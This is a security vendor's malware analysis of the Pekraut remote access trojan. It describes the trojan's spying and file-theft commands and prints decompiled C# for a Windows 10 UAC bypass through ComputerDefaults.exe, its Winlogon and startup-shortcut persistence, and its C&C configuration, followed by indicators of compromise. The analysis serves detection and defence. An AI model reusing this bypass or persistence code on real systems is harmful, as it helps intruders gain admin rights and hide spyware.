


## Pekraut - German RAT starts gnawing

[gdatasoftware.com/blog/2020/04/35849-pekraut-german-rat-starts-gnawing](https://gdatasoftware.com/blog/2020/04/35849-pekraut-german-rat-starts-gnawing)




Feature-rich remote access malware Pekraut emerges. The rodent seems to be of German origin and is ready to be released. We analyzed the malware in-depth.

While searching for new malware via suspicious paths, a fake **svchost.exe** in %APPDATA%/Microsoft tipped us off. The sample<sup>[1]</sup> is a .NET application which is packed with **ConfuserEx**. The file was uploaded as **netRat.exe** to VirusTotal. The same name is also stated in the file's version information as InternalName and OriginalFilename. Version information also has a copyright statement for 2019.



PortexAnalyzer output for ConfuserEx packed Pekraut sample



PortexAnalyzer output for unpacked Pekraut sample

Via similarity search we found a second sample<sup>[2]</sup> that was uploaded to Virustotal a day later. It is not packed but obfuscated with Dotfuscator. Unpacking the ConfuserEx sample<sup>[1]</sup> results in a file that is almost the same as the second sample<sup>[2]</sup>.

The obfuscation removed the original names of .NET symbols like classes, variables and methods. We didn't find any non-obfuscated Pekraut sample, so we manually named the symbols based on their usage resulting in sample<sup>[3]</sup>. The deobfuscated sample<sup>[3]</sup> is also used for screenshots in this article. Please note that those symbol names aren't part of the original source code and thus do not suffice for signatures.

## Pekraut RAT's command list

Pekraut's client accepts 27 commands. The **help** command sends a German description for every command to the server. The commands themselves are still English, though.

Some commands aren't exactly offering what the explanations are saying. E.g. the **dbg** command is not fully implemented.

The class responsible for managing all commands has seven placeholder objects in the command listing (see image below). The reason is most likely just a quirky way to place a newline when printing the help string of all commands.

```
// Token: 0x06000056 RID: 86 RVA: 0x0000C6C4 File Offset: 0x0000A8C4
public CommandManager()
{
    this.addCommand(new ClientErrorCommand());
    this.addCommand(new ClientInstallCommand());
    this.addCommand(new NotImplementedCommand(""));
    this.addCommand(new FileListCommand());
    this.addCommand(new FileSendCommand());
    this.addCommand(new FileDeleteCommand());
    this.addCommand(new FileDownloadCommand());
    this.addCommand(new FileInfoCommand());
    this.addCommand(new NotImplementedCommand(""));
    this.addCommand(new PCShutdownCommand());
    this.addCommand(new PCCmdCommand());
    this.addCommand(new NotImplementedCommand(""));
    this.addCommand(new ExpAdminWin10Command());
    this.addCommand(new NotImplementedCommand(""));
    this.addCommand(new SpyMicCommand());
    this.addCommand(new SpyKeyloggerCommand());
    this.addCommand(new SpyCamCommand());
    this.addCommand(new SpyClipboardCommand());
    this.addCommand(new SpyScreenCommand());
    this.addCommand(new NotImplementedCommand(""));
    this.addCommand(new ProcKillCommand());
    this.addCommand(new ProcStartCommand());
    this.addCommand(new ProcListCommand());
    this.addCommand(new NotImplementedCommand(""));
    this.addCommand(new RegListCommand());
    this.addCommand(new RegDelCommand());
    this.addCommand(new RegValueCommand());
    this.addCommand(new RegReadCommand());
    this.addCommand(new NotImplementedCommand(""));
    this.addCommand(new SysInfoCommand());
    this.addCommand(new ExitCommand());
    this.addCommand(new TasksCommand());
    this.addCommand(new DbgCommand());
    this.addCommand(new HelpCommand(this.commandList));
}
}
```

To sum up, the whole RAT is quite function-rich and fully implemented except for the debugging option. Malware authors are not exempt from being so confident in their code that precautionary steps are neglected.

The table below sums up our analysis of the actual implementation for the commands.

Command	Description
<b>spy_cb</b>	Writes the clipboard data or reads and sends it back to the server. Images stored in the clipboard are also supported.
<b>spy_keylogger</b>	Logs keystrokes. Supports these special keys: VK_OEM_NEC_EQUAL, VK_LShift, VK_RShift, VK_Scroll, VK_LMenu, VK_RMenu, VK_RControl, VK_LControl
<b>spy_mic</b>	Starts and stops recording with a microphone and sends the data to the server.
<b>spy_scr</b>	Shows information about a screen or takes a screenshot for a chosen screen and sends it to the server.
<b>spy_cam</b>	Takes a single picture via webcam or streams webcam to the server.
<b>reg_list</b>	Lists all subkeys and values of a given registry key.
<b>reg_del</b>	Deletes a registry key/value and sends the deleted key to the server.
<b>reg_read</b>	Reads a registry value and sends it to the server.
<b>reg_value</b>	Creates/writes a value in the registry.
<b>proc_kill</b>	Kills a process via name or ID.
<b>proc_list</b>	Sends process names and IDs of all running processes to the server.
<b>proc_start</b>	Executes a file via a given path.
<b>file_delete</b>	Deletes a file or folder.
<b>file_download</b>	Downloads a file from a given URL.
<b>file_info</b>	Sends the following information about a file to the server : filename, filename extension, size, creation date, last access and the read-only attribute.
<b>file_list</b>	Sends all file and folder names within a folder to the server. Extra option to list all available drives.
<b>file_send</b>	Sends a file to the server.
<b>exploit_admin_win10</b>	Uses a <a href="#">Windows 10 UAC bypass</a> method to start a given program with admin rights. More details to this later on.
<b>pc_cmd</b>	Starts a command via cmd.exe and sends the output to the server.
<b>pc_shutdown</b>	Shuts down the PC.
<b>sysinfo</b>	Sends information like the machine name, the username, the OS and processor architecture, the screen count, the webcam count and the microphone count to the server.
<b>dbg</b>	Option to start an endless-loop. Supposed to debug the client but not fully implemented yet.
<b>exit</b>	Disconnects from the server and terminates itself.
<b>help</b>	Sends all commands / the description of a command to the server.
<b>client_err</b>	Sends the last error to the server.
<b>tasks</b>	Sends currently executed commands to the server and has the option to terminate them.
<b>client_install</b>	Installs / uninstalls the client by using the procedure outlined in <a href="#">PekrautRAT's install / uninstall routine</a> .

## UAC bypass via ComputerDefaults.exe

Pekraut RAT uses a Windows 10 UAC bypass which utilizes *ComputerDefaults.exe*. The bypass was first mentioned in October 2018 on [Packetstormsecurity](#) by [Fabien Dromas](#). It works is as follows:

1. Creating the registry key [*HKCU\Software\Classes\ms-settings\shell\open\command*]
2. Creating the value [*HKCU\Software\Classes\ms-settings\shell\open\command\DelegateExecute*] with no data.

3. Setting the `[HKCU\Software\Classes\ms-settings\shell\open\command\default]` value with the data provided by the server. The data is the program to be launched with admin rights.
4. Launching `ComputerDefaults.exe`.

`ComputerDefaults.exe` will now execute the program since the `DelegateExecute` value is present. After launching `ComputerDefaults.exe`, Pekraut will remove all registry traces of the UAC bypass.

```
// ExpAdminWin10Command
// Token: 0x060000A0 RID: 160
public override bool execute(string[] programPath)
{
    bool flag = programPath.Length < 1;
    bool result;
    if (flag)
    {
        LastErrorUtil.SetErrorType(ErrorType.ARGS_LEN);
        result = false;
    }
    else
    {
        string text = programPath[0];
        bool flag2 = !File.Exists(text);
        if (flag2)
        {
            LastErrorUtil.SetErrorType(ErrorType.FILE_NOT_FOUND);
            result = false;
        }
        else
        {
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Classes\\ms-settings\\shell\\open\\command", true);
            registryKey.SetValue("", text);
            registryKey.SetValue("DelegateExecute", "");
            registryKey.Close();
            Process process = Process.Start("ComputerDefaults.exe");
            process.WaitForExit(5000);
            registryKey = Registry.CurrentUser.OpenSubKey("Software\\Classes\\ms-settings\\shell\\open\\command", true);
            registryKey.DeleteValue("DelegateExecute");
            registryKey.SetValue("", "");
            registryKey.Close();
            result = true;
        }
    }
    return result;
}
```

## Pekraut RAT's install / uninstall routine

Pekraut RAT contains an installation and uninstallation routine. This Pekraut sample fakes `svchost.exe` and an update for Internet Explorer.

### Installation

1. Copies itself to `%USERPROFILE%\AppData\Roaming\Microsoft\svchost.exe`
2. The file attributes of `svchost.exe` are set to `hidden` and `system`. This will make the file invisible from a normal directory listing and makes it part of the system files.
3. The registry value `[HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell]` by default contains the string `"explorer.exe"`. Pekraut appends `,"%USERPROFILE%\AppData\Roaming\Microsoft\svchost.exe"` to the string. That means after logging in, `explorer.exe` and the fake `svchost.exe` will be executed.
4. A windows shortcut file is created at `C:\Users\<USERNAME>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ExplorerUpdate.lnk`. It points to `%USERPROFILE%\AppData\Roaming\Microsoft\svchost.exe`. Since the drive for the shortcut location is hardcoded, this won't work on any systems that are not installed on drive C:
5. Lastly, it pings `8.8.8.8` a three times to pass time, then deletes its original file and start it's copy `%USERPROFILE%\AppData\Roaming\Microsoft\svchost.exe`.

```

if (flag9)
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", true);
    registryKey.SetValue("Shell", "explorer.exe," + text, RegistryValueKind.String);
    registryKey.Close();
    string text2 = "C:\\Users\\" + Environment.UserName + "\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" +
        InstallUtils.lnkName;
    if (InstallUtils.a.a == null)
    {
        InstallUtils.a.a = CallSite<Func<CallSite, object, IWshShortcut>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.Convert
            (CSharpBinderFlags.None, typeof(IWshShortcut), typeof(InstallUtils)));
    }
    IWshShortcut wshShortcut = InstallUtils.a.a.Target(InstallUtils.a.a, ((WshShell)Activator.CreateInstance(Type.GetTypeFromCLSID(new Guid
        ("72C24DD5-D70A-438B-8A42-98424B88AFB8")))).CreateShortcut(text2));
    wshShortcut.TargetPath = text;
    wshShortcut.Description = "Installiert Updates für den Internet-Explorer.";
    wshShortcut.Save();
    File.SetAttributes(text2, File.GetAttributes(text2) | FileAttributes.Hidden);
}

```

Part of Pekraut's installation routine that sets a Windows shortcut and adds the executable to Winlogon Shell

## Uninstallation

1. Restores the default for the registry value [*HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*] by setting the data to "explorer.exe".
2. Deletes the previously created shortcut.
3. Lastly, pings 8.8.8.8 to pass time and then deletes itself.

## Install and uninstall settings

Install and uninstall routines use nine different flags that make it possible to turn certain behaviour on and off easily. There are also four public static strings that denote the install location, install subfolder, name of the copied files and name of the windows shortcut. Those flags and strings are most likely to be set via a malware builder. A summary is in the screenshot below. As you can see all flags are turned on for our sample except the useInstallSubFolder option. If it was turned on, the file would be copied to the location `%USERPROFILE%\AppData\Roaming\Microsoft\<installSubFolder>\svchost.exe`

```

// Token: 0x04000003 RID: 3
public static bool install = true;

// Token: 0x04000004 RID: 4
public static bool persist = true;

// Token: 0x04000005 RID: 5
public static bool useInstallSubFolder = false;

// Token: 0x04000006 RID: 6
public static bool copyToInstallFolder = true;

// Token: 0x04000007 RID: 7
public static bool setHidden = true;

// Token: 0x04000008 RID: 8
public static bool setSystem = true;

// Token: 0x04000009 RID: 9
public static bool runFile = true;

// Token: 0x0400000A RID: 10
public static bool deleteSelf = true;

// Token: 0x0400000B RID: 11
public static bool checkIfAlreadyRunning = true;

// Token: 0x0400000C RID: 12
public static string installFolder = "%appdata%\Microsoft";

// Token: 0x0400000D RID: 13
public static string installSubFolder = "";

// Token: 0x0400000E RID: 14
public static string installFileName = "svchost.exe";

// Token: 0x0400000F RID: 15
public static string lnkName = "IEExplorerUpdate.lnk";

```

## Connection routine of Pekraut

Pekraut RAT sets up a socket connection to the server. The connection details are provided in the configuration class (see picture below).

The threat actor uses the portforwarding service [portmap.io](#) to hide the real IP address of their server. Possibly the server is even the actors home desktop machine.

The RAT has different data classes to send or receive the following types of data: a new password for encryption, keystrokes, text, images, audio, video, errors, files or authentication info.

Text data is encrypted via AES with the password in the configuration. Other data is compressed via zlib.

```
internal class Config
{
    // Token: 0x04000013 RID: 19
    public static string version = "1.1";

    // Token: 0x04000014 RID: 20
    public static string ip = "██████████";

    // Token: 0x04000015 RID: 21
    public static int port = 37648;

    // Token: 0x04000016 RID: 22
    public static string authString = "Nga8tG123hragGJjqt10jgag123";

    // Token: 0x04000017 RID: 23
    public static string password = "Ag2asgh2thGas37";
}
```

## Pekraut RAT is an upcoming threat

---

We didn't see any other samples in the wild so far but there are indications that this malware is just about to be released.

- The version number stated in the configuration is 1.1
- The RAT is feature-rich and prepared to be created en masse in modified versions by a builder
- Once a builder is available for criminals, more versions of the malware will be found in the wild
- The way of persistence via fake svchost and a fake Internet Explorer update excludes any benign use as remote access tool

## We're social!

---

If you want to stay updated about malware, be sure to follow these accounts:

[Struppigel](#) - Personal Twitter account from Karsten Hahn.

[RansomBleed](#) - Personal Twitter account from Ransombleed.

[G DATA CyberDefense](#) – G DATA CyberDefense Twitter account.

## Indicators of Compromise

---

### Sample hashes

---

Description	Detection Name	SHA256
[1] Pekraut, ConfuserEx packed	MSIL.Backdoor.NetRat.UAPQUG	cbc500b76995d36c76d04061c58ceaf93a1880af32be494e5ac1e099663ed0fd
[2] Pekraut, unpacked, Dotfuscator	MSIL.Backdoor.NetRat.ZDZHYY	2dab95abe3460e34954527e88223662a03512938a9a28ab57e7f0a8ec298f367
[3] Pekraut deobfuscated, symbol renaming	MSIL.Backdoor.NetRat.IJKLE3	4a89c3676dd86531c1fefb4e76d49cc31dc07a1a68c149dd08967e6fd7f6135a
[4] IExplorerUpdate.Ink	Win32.Malware.FakeSvchost.A	9dfffcbf6537dc051b60f630ed1cd3f768bb0024a8e998752ab9ef6f4c30c65

### File pathes and registry

---

C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\IExplorerUpdate.Ink

%APPDATA%\Microsoft\svchost.exe

---

---

[HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell] = "explorer.exe, %APPDATA%\Microsoft\svchost.exe"

---

[HKCU\Software\Classes\ms-settings\shell\open\command\DelegateExecute] = ""

---

[HKCU\Software\Classes\ms-settings\shell\open\command\{default}] = <Program path>

### C&C related

---

<b>Port</b>	37648
<b>Authentication ID</b>	Nga8tG123hragGJjqt10jgag123
<b>Password used to encrypt commands and logs</b>	Ag2asgh2thGas37